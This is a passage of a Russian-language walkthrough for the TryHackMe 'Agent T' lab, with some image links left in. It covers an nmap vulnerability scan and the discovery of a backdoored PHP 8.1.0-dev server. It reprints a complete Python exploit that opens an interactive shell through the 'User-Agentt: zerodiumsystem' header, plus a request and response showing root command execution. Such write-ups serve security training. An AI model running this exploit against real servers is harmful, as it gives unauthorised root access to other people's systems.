```
https://tryhackme.com/room/agentt
```

Агент T обнаружил этот веб-сайт, который выглядит вполне невинно, но что-то не так с тем, как реагирует сервер...

```
10.10.225.68
```


```
sudo nmap 10.10.225.68 --script=vuln -p80
```

```
PORT   STATE SERVICE
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server ope
|       them open as long as possible.  It accomplishes this by opening conne
|       the target web server and sending a partial request. By doing so, it
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to de
```

```
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
```




```
http://10.10.225.68/.travis.yml
```




```
/package-lock.json
/gulpfile.js
```

X-Powered-By: PHP/8.1.0-dev




```
https://www.exploit-db.com/exploits/49933
```

```
#!/usr/bin/env python3
import os
```

```
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job
crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects
= False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

```
GET / HTTP/1.1
Host: 10.10.225.68
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
```

```
Connection: keep-alive
User-Agentt: zerodiumsystem('id');
```

```
HTTP/1.1 200 OK
Host: 10.10.225.68
Date: Sun, 30 Mar 2025 21:03:36 GMT
Connection: close
X-Powered-By: PHP/8.1.0-dev
Content-type: text/html; charset=UTF-8
uid=0(root) gid=0(root) groups=0(root)
<!DOCTYPE html>
```